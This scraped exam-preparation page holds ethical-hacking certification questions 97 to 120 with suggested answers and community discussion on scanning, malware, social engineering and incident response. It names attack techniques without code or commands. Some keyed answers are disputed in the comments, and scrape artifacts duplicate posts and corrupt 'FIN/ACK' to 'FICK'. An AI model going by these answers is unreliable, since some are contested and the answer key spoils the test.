lopesjaf Most Recent 1 year, 1 month ago

Ricardo uses a list of common passwords (a wordlist) to attempt to guess the password for a known username. This is called a dictionary attack — it tries passwords from a predefined list.

upvoted 1 times

Question #97 *Topic 1*

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads

B. Performing content enumeration using the bruteforce mode and random file extensions

C. Skipping SSL certificate verification

D. Performing content enumeration using a wordlist

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Gobuster is a tool that performs directory and file brute forcing on web servers. The fastest and most efficient way to enumerate content is by using a wordlist—a predefined list of common directory or file names

upvoted 2 times

Question #98 *Topic 1*

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.
What type of an alert is this?

A. False negative


B. True negative

C. True positive

D. False positive

Suggested Answer: *D*

Community vote distribution



2c7fd04 Most Recent 6 months, 1 week ago

D (please see my comment to lopesjaf)

upvoted 1 times

Junah 10 months, 3 weeks ago

D is the correct answer: Because the activity was authorized and benign, the IDS produced an alert incorrectly, textbook definition of a false positive.

upvoted 2 times

d503c75 11 months ago

False Positive - D The activity was legitimate - authorized administrator performing their job duties • The activity was expected - router configuration updates are normal administrative tasks • The IDS incorrectly classified it as a potential security threat

upvoted 2 times

lopesjaf 1 year, 1 month ago

A true positive alert means the IDS correctly detected a legitimate security event or an actual attack. In this case, accessing the external router to update the configuration is a legitimate activity but could be flagged as suspicious. If the activity is actually legitimate and the alert correctly identified the event (e.g., authorized admin access), it's a true positive.Incorrect, the answer is D; your own definition states "a legitimate security event or an actual attack" which this was not. The job of the IDS is to detect attacks; thus through tuning, you weed out when maintenance actions (like this) are done, b/c they are not attacks. Thus a false positive. The issue isn't with the IDS its with the admins that haven't tuned it (if this acct is used for this reason it, do not flag) to exempt certain actions.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Selected Answer: C

A true positive alert means the IDS correctly detected a legitimate security event or an actual attack.

In this case, accessing the external router to update the configuration is a legitimate activity but could be flagged as suspicious.

If the activity is actually legitimate and the alert correctly identified the event (e.g., authorized admin access), it's a true positive.

upvoted 1 times

2c7fd04 6 months, 1 week ago

Incorrect, the answer is D; your own definition states "a legitimate security event or an actual attack" which this was not. The job of the IDS is to detect attacks; thus through tuning, you weed out when maintenance actions (like this) are done, b/c they are not attacks. Thus a false positive. The issue isn't with the IDS its with the admins that haven't tuned it (if this acct is used for this reason it, do not flag) to exempt certain actions.

upvoted 1 times

Question #99 *Topic 1*

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. DHCP.MIB

C. MIB_II.MIB

D. WINS.MIB

Suggested Answer: *A*

Community vote distribution

A (55%) C (45%)

76ce75c Most Recent 6 months, 3 weeks ago

The answer is A. It manages both workstations and server services.

upvoted 1 times

lopesjaf 1 year, 1 month ago

MIB (Management Information Base) is a database used for managing the entities in a network via SNMP. MIB-II is a standard MIB that contains information about network devices, including interfaces, IP, TCP, UDP, ICMP, and system information.

upvoted 4 times

e30b32d 1 year, 3 months ago

A. LNMIB2.MIB is the correct answer . Garry is retrieving information from an MIB that contains object types for workstation and server services. This matches the characteristics of the LNMIB2.MIB, which is used for LAN Manager services, including workstation and server objects.

upvoted 3 times

h3m4n 1 year, 5 months ago

The most appropriate MIB in this situation is LNMIB2.MIB, as it manages both workstations and server services.

upvoted 1 times

killwitch 1 year, 5 months ago

Garry is retrieving information from an MIB that contains object types for workstations and server services. This matches the LNMIB2.MIB (LAN Manager MIB-2), which is specifically designed for managing workstations and server services in a networked environment.

upvoted 1 times

Dogeo 1 year, 6 months ago

MIB-II (Management Information Base version 2) is a standard MIB that defines a set of objects for managing various network devices and their services. It includes object types for network interfaces, IP, TCP, UDP, and other services such as workstations and servers, which fits the scenario described.

upvoted 1 times

Question #100 *Topic 1*

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.
What is the tool employed by James in the above scenario?

A. ophcrack


B. VisualRoute

C. Hootsuite

D. HULK

Suggested Answer: *B*

Community vote distribution



ac22084 Most Recent 1 year ago

VisualRoute is a network diagnostic tool that combines traceroute, ping, and WHOIS to map the path of data across the internet and geolocate IP addresses. In this context, James is leveraging geolocation capabilities to track Emily and her acquaintances based on their online activity.

upvoted 1 times

lopesjaf 1 year, 1 month ago

VisualRoute is a tool used for tracing routes and performing geolocation searches based on IP addresses, which helps attackers find the physical location of targets. It can map out the geographic location of a device or network, which aligns with James conducting location searches and gathering geolocation info.

upvoted 1 times

KnightHeart 1 year, 2 months ago

James uses VisualRoute to automate geolocation detection by analyzing network paths and IP addresses, which aligns with the scenario's focus on location-based information gathering. Other tools (ophcrack, Hootsuite, HULK) serve unrelated purposes, making them irrelevant to geolocation tracking. This highlights the privacy risks of oversharing location data on social media.

upvoted 1 times

Jacket 1 year, 4 months ago

James likely used VisualRoute, a tool that combines traceroute, ping, and geolocation to map IP addresses to physical locations. Here's why: Geolocation Tracking: VisualRoute uses IP addresses (from Emily's social media posts, Wi-Fi networks, or metadata in photos) to pinpoint exact locations. It visualizes routes on a map, showing cities/coordinates tied to Emily's check-ins or photo tags. How It Works: Extracts IPs from: Location-tagged posts (e.g., Instagram/Facebook). Wi-Fi SSIDs in photos (via tools like Wigle.net). Maps them to street addresses or nearby landmarks. Why Not the Others? A. ophcrack: Password cracker (irrelevant to geolocation). C. Hootsuite: Social media management tool (for scheduling posts, not tracking). D. HULK: HTTP flood tool (DDoS, not OSINT).

upvoted 1 times

Question #101 *Topic 1*

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _____ to encrypt the message, and Bryan uses _____ to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Suggested Answer: *D*

Community vote distribution

D (100%)

d503c75 Most Recent 11 months, 4 weeks ago

Alice uses Bryan's public key to encrypt the message Bryan uses Alice's public key to confirm the digital signature This follows the fundamental PKI principles: encrypt with the recipient's public key, sign with your own private key, and verify signatures with the sender's public key.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Alice needs to send a confidential document and also ensure authenticity using a digital signature. In a Public Key Infrastructure (PKI), the operations are: Encryption for confidentiality: Alice encrypts the message using Bryan's public key.

upvoted 2 times

Question #102 *Topic 1*

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml

B. classes.dex

C. APK.info

D. resources.asrc

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

In an Android application, the AndroidManifest.xml file is essential because it: Declares components like: Activities Services Broadcast receivers Content providers

upvoted 2 times

e30b32d 1 year, 3 months ago

A. AndroidManifest.xml

upvoted 2 times

Question #103 *Topic 1*

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

A. NetPass.exe


B. Outlook scraper

C. WebBrowserPassView

D. Credential enumerator

Suggested Answer: *D*

Community vote distribution



iamcherrylim Most Recent 4 months, 2 weeks ago

The question highlights: Emotet malware behavior Self-extracting RAR tool Enumerating network resources (e.g., writable shared drives). This directly matches NetPass.exe, a tool commonly used by Emotet.

upvoted 1 times

lopesjaf 1 year, 1 month ago

In the scenario, Mason uses Emotet not just to infect a single machine, but to propagate across networks by identifying writable shared drives and compromising additional systems. The tool described as a "self-extracting RAR file" used to enumerate network resources and shares aligns with how Emotet's "Credential Enumerator" component operates.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: D (Credentials Enumerator) A self-extracting RAR file can be used to execute malicious or investigative tools without raising suspicion. Credential Enumerator is a tool designed to retrieve network-related information, such as: ✔ Network shares (including writable shares) ✔ Mapped drives ✔ User credentials stored in Windows ✔ Accessible network resources Incorrect: A. NetPass.exe - Recovers saved network passwords (e.g., Wi-Fi, remote desktop) B. Outlook Scraper - Extracts email credentials and Outlook data C. WebBrowserPassView - Recovers stored browser passwords (Chrome, Firefox, Edge)

upvoted 1 times

Question #104 *Topic 1*

Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking

B. Bluesnarfing

C. Bluejacking

D. Bluebugging

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

B. Bluesnarfing: Refers to the unauthorized access and theft of data (such as contacts, calendar entries, emails, etc.) from a Bluetooth-enabled device without the user's consent.

upvoted 1 times

e30b32d 1 year, 3 months ago

B. Bluesnarfing

upvoted 1 times

Question #105 *Topic 1*

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, “Learn more about your friends!”, as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt’s bank account has been accessed, and the password has been changed.
What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.

B. Matt inadvertently provided his password when responding to the post.

C. Matt’s computer was infected with a keylogger.

D. Matt’s bank account login information was brute forced.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Social engineering tactics often disguise personal quizzes or questions on social media to harvest common answers to security questions,

upvoted 1 times

e30b32d 1 year, 3 months ago

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization’s sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal the organization’s critical information. For instance, unwittingly answering strangers’ questions or replying to spam email.

upvoted 1 times

Question #106 *Topic 1*

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks.
What is the type of attack performed by Simon?

A. Combinator attack

B. Dictionary attack

C. Rainbow table attack

D. Internal monologue attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

An Internal Monologue attack is a Windows-based credential extraction technique that: Exploits NetNTLMv1 vulnerabilities by disabling certain security controls

upvoted 2 times

Question #107 *Topic 1*

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.
What is the social engineering technique Steve employed in the above scenario?

A. Baiting

B. Piggybacking

C. Diversion theft

D. Honey trap

Suggested Answer: *D*

Community vote distribution

D (100%)

NikoTomas Most Recent 5 months, 3 weeks ago

Honey Trap The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization. Catfishing - A well-known form of social engineering is catfishing. It is a deceptive activity based on creating a fictional persona that earns a victim's trust. A close relative is romance fraud, whose rates have skyrocketed in recent years. The real-life equivalent is called a HONEY TRAP, where an attacker pretends to be romantically interested in the victim to extract what they want. Ref.: https://seon.io/resources/social-engineering-attacks/

upvoted 1 times

lopesjaf 1 year, 1 month ago

A Honey trap is a social engineering technique where an attacker uses romantic or flirtatious behavior to lure a target into revealing sensitive information.

upvoted 1 times

Cherubael 1 year, 4 months ago

Can we please take a moment to acknowledge thirst traps are now a thing in cert exams? XD

upvoted 2 times

marcel9999 1 year, 6 months ago

D Honey Trap The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

upvoted 1 times

getaseadsss 1 year, 6 months ago

Honey trap

upvoted 2 times

MHafizC 1 year, 7 months ago

It is honey trap. The attacker impersonated as an attractive person, and the victim impressed with that.

upvoted 2 times

Jez92 1 year, 8 months ago

THE ANSWER IS Honey Trap because Stella was impress with Steve personality

upvoted 2 times

Question #108 *Topic 1*

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration

B. Investigation

C. Reconnaissance

D. Enumeration

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Reconnaissance is the first phase of an attack in ethical hacking and penetration testing. It involves gathering as much information as possible about a target system, organization, or individual.

upvoted 2 times

Question #109 *Topic 1*

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Incident triage

B. Preparation

C. Incident recording and assignment

D. Eradication

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Incident triage is the phase of the Incident Handling and Response (IH&R) process where the security team: Analyzes and verifies the incident Determines the type of attack Assesses its severity Identifies affected systems, vulnerabilities exploited, impact, and propagation method

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: A (Incident Triage) Incident Handling and Response (IH&R) phases: 1. Preparation: Establishing and training the incident response team, developing policies, deploying tools and resources. 2. Incident Recording and Assignment: Documenting reported incidents and assigning them to appropriate response personnel for investigation. 3. Incident Triage: Assessing and prioritizing incidents based on their severity, impact, and urgency to determine the appropriate response strategy. 4. Notification: Informing relevant stakeholders, management, affected parties, legal authorities, about the incident as per org. protocols. 5. Containment: Implementing measures to limit the spread and impact of the incident, such as isolating affected systems or networks. Continuation below.....continuation: 6. Evidence Gathering and Forensic Analysis: Collecting and analyzing data related to the incident to understand its origin, scope, and method of execution, ensuring evidence is preserved for potential legal proceedings. 7. Eradication: Removing the root cause, such as eliminating malware or closing vulnerabilities, to prevent recurrence. 8. Recovery: Restoring and validating the system functionality. 9. Post-Incident Activities: Conducting a review of the incident, identify lessons learned, updating incident response plans, implementing improvements to enhance future response.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: A

Correct: A (Incident Triage)

Incident Handling and Response (IH&R) phases: 1. Preparation: Establishing and training the incident response team, developing policies, deploying tools and resources. 2. Incident Recording and Assignment: Documenting reported incidents and assigning them to appropriate response personnel for investigation. 3. Incident Triage: Assessing and prioritizing incidents based on their severity, impact, and urgency to determine the appropriate response strategy. 4. Notification: Informing relevant stakeholders, management, affected parties, legal authorities, about the incident as per org. protocols. 5. Containment: Implementing measures to limit the spread and impact of the incident, such as isolating affected systems or networks.

Continuation below...

upvoted 1 times

NikoTomas 1 year, 5 months ago

...continuation: 6. Evidence Gathering and Forensic Analysis: Collecting and analyzing data related to the incident to understand its origin, scope, and method of execution, ensuring evidence is preserved for potential legal proceedings. 7. Eradication: Removing the root cause, such as eliminating malware or closing vulnerabilities, to prevent recurrence. 8. Recovery: Restoring and validating the system functionality. 9. Post-Incident Activities: Conducting a review of the incident, identify lessons learned, updating incident response plans, implementing improvements to enhance future response.

upvoted 1 times

Question #110 *Topic 1*

At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Weaponization

B. Actions on objectives

C. Command and control

D. Installation

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

In the Cyber Kill Chain model developed by Lockheed Martin, “Actions on Objectives” is the final stage, where the attacker achieves their intended goal — such as data exfiltration, destruction, or further lateral movement.

upvoted 2 times

Question #111 *Topic 1*

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.
What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft

B. Quid pro quo

C. Elicitation

D. Phishing

Suggested Answer: *B*

Community vote distribution



Ma06RC Most Recent 1 year ago

B Quid pro quo See page 1400 of CEH v13

upvoted 1 times

lopesjaf 1 year, 1 month ago

Quid pro quo is a social engineering technique where the attacker offers a service or help in exchange for information or access.

upvoted 1 times

KnightHeart 1 year, 3 months ago

D. Phishing Method: Pretending to be a trusted entity to trick victims into sharing sensitive information or performing harmful actions. Relevance: Johnson impersonates a technical support team (trusted entity) to manipulate the victim. He uses a fabricated story (imminent compromise) to induce the victim to install malicious files, a classic phishing tactic. Phishing can involve emails, calls, or messages, and often aims to get victims to execute code or reveal credentials.

upvoted 1 times

marcel9999 1 year, 6 months ago

B Attackers call numerous random numbers within a company, claiming to be from technical support • They offer their service to end users in exchange for confidential data or login credentials

upvoted 1 times

MHafizC 1 year, 7 months ago

The answer is definitely B (Quid pro quo) according to the official ECH book.

upvoted 2 times

Jez92 1 year, 8 months ago

the answer should be Quid pro quo because Johnson impersonate as represent technical support team

upvoted 2 times

Question #112 *Topic 1*

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks.
Which of the following security scanners will help John perform the above task?

A. AlienVault® OSSIMTM

B. Syhunt Hybrid

C. Saleae Logic Analyzer

D. Cisco ASA

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Syhunt Hybrid is a security scanner designed for automated web application security testing. It can detect various vulnerabilities such as XSS (Cross-Site Scripting), directory traversal, fault injection, SQL injection, command execution, and more.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: B (Syhunt Hybrid) Syhunt Hybrid - Web Application Security Testing Tool Performs static and dynamic security analysis of web applications, APIs, and mobile apps. Detects OWASP Top 10 vulnerabilities (SQL Injection, XSS, CSRF, etc.). Supports code analysis (SAST), black-box testing (DAST), and hybrid testing. Incorrect: A. AlienVault® OSSIM™ (Open Source Security Information Management) = SIEM (Security Information and Event Management) platform Saleae Logic Analyzer = Type: Hardware + Software Tool for Digital Signal Analysis Cisco ASA = firewall

upvoted 1 times

Question #113 *Topic 1*

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem

B. getuid

C. keylogrecorder

D. autoroute

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

getsystem is a Metasploit post-exploitation module used to attempt privilege escalation on Windows systems to gain SYSTEM-level privileges.

upvoted 1 times

[Removed] 1 year, 6 months ago

The getsystem module in Metasploit is used to escalate privileges on Windows systems. It attempts to elevate privileges to SYSTEM level, which grants the attacker full control over the compromised machine. It leverages privilege escalation exploits such as token impersonation or named pipe impersonation

upvoted 1 times

Dogeo 1 year, 7 months ago

getsystem is a Metasploit post-exploitation module that attempts to escalate privileges on a Windows system.

upvoted 1 times

MHafizC 1 year, 7 months ago

The answer is A (getsystem). The getsystem module in Metasploit is used to escalate privileges on Windows systems. It attempts to gain SYSTEM-level privileges using various techniques. getuid: This module is used to display the user ID that the Meterpreter session is running as. It does not escalate privileges. keylogrecorder: This module is used to capture keystrokes on the target system. It is a keylogger and does not escalate privileges. autoroute: This module is used to manage routing tables within the Meterpreter session. It allows the attacker to route traffic through the compromised host but does not escalate privileges.

upvoted 1 times

Jez92 1 year, 8 months ago

answer should be getsystem

upvoted 1 times

Question #114 *Topic 1*

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan

B. IDLE/IPID header scan

C. TCP Maimon scan

D. ACK flag probe scan

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf 1 year, 1 month ago
TCP Maimon scan sends FIN/ACK probes and relies on the behavior of the target responding with an RST packet to indicate a closed port.
upvoted 1 times

e30b32d 1 year, 3 months ago
In a TCP Maimon scan, the attacker sends a FIN/ACK combination (or sometimes just a FIN or FIN/PSH/URG flag combo) to a target port. The response behavior helps determine the port's status: If the port is closed, the target responds with an RST packet. If the port is open or filtered, no response is sent.
upvoted 1 times

killwitch 2 months ago
Selected Answer: C
C. TCP Maimon scan. Sam sends FICK probes and gets RST packet in response. FICK probes followed by RST response follows exactly the Maimon scan definition.
upvoted 2 times

killwitch 1 year, 6 months ago
C. TCP Maimon scan. Sam sends FIN/ACK probes and gets RST packet in response. FIN/ACK probes followed by RST response follows exactly the Maimon scan definition.
upvoted 2 times

marcel9999 2 months ago
Selected Answer: C
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FICK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request.
upvoted 2 times

marcel9999 1 year, 6 months ago
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request.
upvoted 2 times

Dogeo Most Recent 2 months ago
Selected Answer: C
In a TCP Maimon scan, the attacker sends a FICK probe to the target.
upvoted 2 times

Dogeo 1 year, 7 months ago
In a TCP Maimon scan, the attacker sends a FIN/ACK probe to the target.
upvoted 2 times

pindinga1 1 year, 7 months ago
this response is C , TCP Maimon scan
upvoted 2 times

Bob00036 1 year, 7 months ago

https://nmap.org/book/scan-methods-maimon-scan.html

upvoted 3 times

Question #115 *Topic 1*

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium

B. BalenaCloud

C. Flowmon

D. IntentFuzzer

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Flowmon is an advanced network monitoring and security tool designed for IT and OT environments. It can detect anomalies, cyber espionage, zero-day attacks, and malware, making it suitable for protecting industrial control systems and critical infrastructure.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

• C. Flowmon – A network performance monitoring and security analytics tool that provides flow-based traffic analysis, anomaly detection, and threat intelligence for network operations and cybersecurity. Flowmon can run IDS module to detect security incidents, malware and potentially Zero-Days utilizing Anomaly Detection System (ADS) module (i. e. behavioral analytics)

upvoted 1 times

NikoTomas 1 year, 5 months ago

• C. Flowmon – A network performance monitoring and security analytics tool that provides flow-based traffic analysis, anomaly detection, and threat intelligence for network operations and cybersecurity. Flowmon can run IDS module to detect security incidents, malware and potentially Zero-Days utilizing Anomaly Detection System (ADS) module (i. e. behavioral analytics)Incorrect answers: • A. Robotium – A test automation framework for Android applications, allowing developers to write UI tests for native and hybrid apps using Java. It enables black-box testing without needing access to the source code. • B. BalenaCloud – A cloud-based IoT device management platform that allows users to deploy, manage, and update containerized applications on embedded and edge devices remotely. --> Tool is not specifically designed to detect or prevent sophisticated threats like cyber espionage, zero-day attacks, or malware. • D. IntentFuzzer – A security testing tool for Android that generates and sends random intents to apps to detect vulnerabilities, crashes, and potential security flaws related to intent handling and inter-process communication (IPC) exploits.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Incorrect answers: • A. Robotium – A test automation framework for Android applications, allowing developers to write UI tests for native and hybrid apps using Java. It enables black-box testing without needing access to the source code. • B. BalenaCloud – A cloud-based IoT device management platform that allows users to deploy, manage, and update containerized applications on embedded and edge devices remotely. --> Tool is not specifically designed to detect or prevent sophisticated threats like cyber espionage, zero-day attacks, or malware. • D. IntentFuzzer – A security testing tool for Android that generates and sends random intents to apps to detect vulnerabilities, crashes, and potential security flaws related to intent handling and inter-process communication (IPC) exploits.

upvoted 2 times

akrpsn 1 year, 7 months ago

Flowmon is a network monitoring and security solution designed for Operational Technology (OT) and Industrial Control Systems (ICS). It provides anomaly detection, traffic analysis, and protection against security incidents such as cyber espionage, zero-day attacks, and malware. Since the organization needs an OT security tool to enhance industrial network reliability and prevent disruptions, Flowmon is the most suitable option.

upvoted 1 times

Dogeo 1 year, 7 months ago

Flowmon is a network monitoring and OT (Operational Technology) security tool designed to protect industrial control systems (ICS), critical infrastructure, and enterprise networks.

upvoted 1 times

MHafizC 1 year, 7 months ago

This is Flowmon tool.

upvoted 1 times

Bob00036 1 year, 7 months ago

Flowmon is a network monitoring and security solution that has specific capabilities for Operational Technology (OT) environments

upvoted 1 times

Jez92 1 year, 8 months ago

Answer should be Flowmon because it is network monitoring and security tool designed to protect OT environments

upvoted 1 times

Question #116 *Topic 1*

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?

A. IaaS

B. SaaS

C. PaaS

D. CaaS

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

SaaS is a cloud service model where the provider manages everything: hardware, OS, and application software. The customer typically only manages user accounts and data.

upvoted 1 times

Question #117 *Topic 1*

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes.
Which of the following footprinting techniques did Rachel use to finish her task?

A. Google advanced search

B. Meta search engines

C. Reverse image search

D. Advanced image search

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Reverse image search lets you upload an image or use an image URL to find where else the image appears online, helping to track the original source and related details.

upvoted 1 times

Question #118 *Topic 1*

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes.
Which type of attack can she implement in order to continue?

A. Pass the hash

B. Internal monologue attack

C. LLMNR/NBT-NS poisoning

D. Pass the ticket

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Pass the hash attack allows an attacker (or penetration tester) to use captured password hashes directly to authenticate without needing to crack or know the actual plaintext passwords. This technique is commonly used in Windows environments.

upvoted 1 times

Question #119 *Topic 1*

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. Credentialed assessment


B. Internal assessment

C. External assessment

D. Passive assessment

Suggested Answer: *D*

Community vote distribution



elper Most Recent 11 months, 3 weeks ago

From the official ebook: "Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network."

upvoted 1 times

lopesjaf 1 year, 1 month ago

Passive assessment involves gathering information by sniffing or monitoring network traffic without actively interacting with the target systems (i.e., without sending probes or scans that could be detected). It helps identify active systems, services, vulnerabilities, and user activities by observing existing traffic.

upvoted 1 times

e30b32d 1 year, 3 months ago

A passive assessment is a type of vulnerability scan that does not send any packets or probes to the target network, but instead relies on sniffing the network traffic to gather information

upvoted 1 times

killwitch 1 year, 6 months ago

D. Passive assessment. Passive assessments are performed by monitoring and analyzing the network traffic without actively interacting with the target systems. In this case, Morris is sniffing the network traffic to gather information, which means he is not directly interacting with the systems (e.g., he is not logging into systems, scanning for vulnerabilities, or sending probes that could trigger responses). Instead, he is just observing the network. A passive vulnerability assessment typically involves capturing and analyzing data to infer the security posture of the organization without triggering any alarms or affecting the network.

upvoted 2 times

pindinga1 1 year, 7 months ago

From my point of view this answer is B Internal Assessment, it cannot be passive, it is inside the network and is doing sniffing, it must configure its interface in promiscuous mode and connect to a network point or a wireless network inside the organization, that is not passive at all.This is incorrect, you can't think of configuration of attacker's own device as active intervention to the destination network. Sniffing is always passive technique, which do NOT require any interaction with target systems / networks. It's just listening - completely passive.

upvoted 3 times

pindinga1 1 year, 7 months ago

Selected Answer: B

From my point of view this answer is B Internal Assessment, it cannot be passive, it is inside the network and is doing sniffing, it must configure its interface in promiscuous mode and connect to a network point or a wireless network inside the organization, that is not passive at all.

upvoted 3 times

NikoTomas 1 year, 5 months ago

This is incorrect, you can't think of configuration of attacker's own device as active intervention to the destination network. Sniffing is always passive technique, which do NOT require any interaction with target systems / networks. It's just listening - completely passive.

upvoted 3 times

Question #120 *Topic 1*

Which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. NTLM


B. RADIUS

C. WPA

D. SSO

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

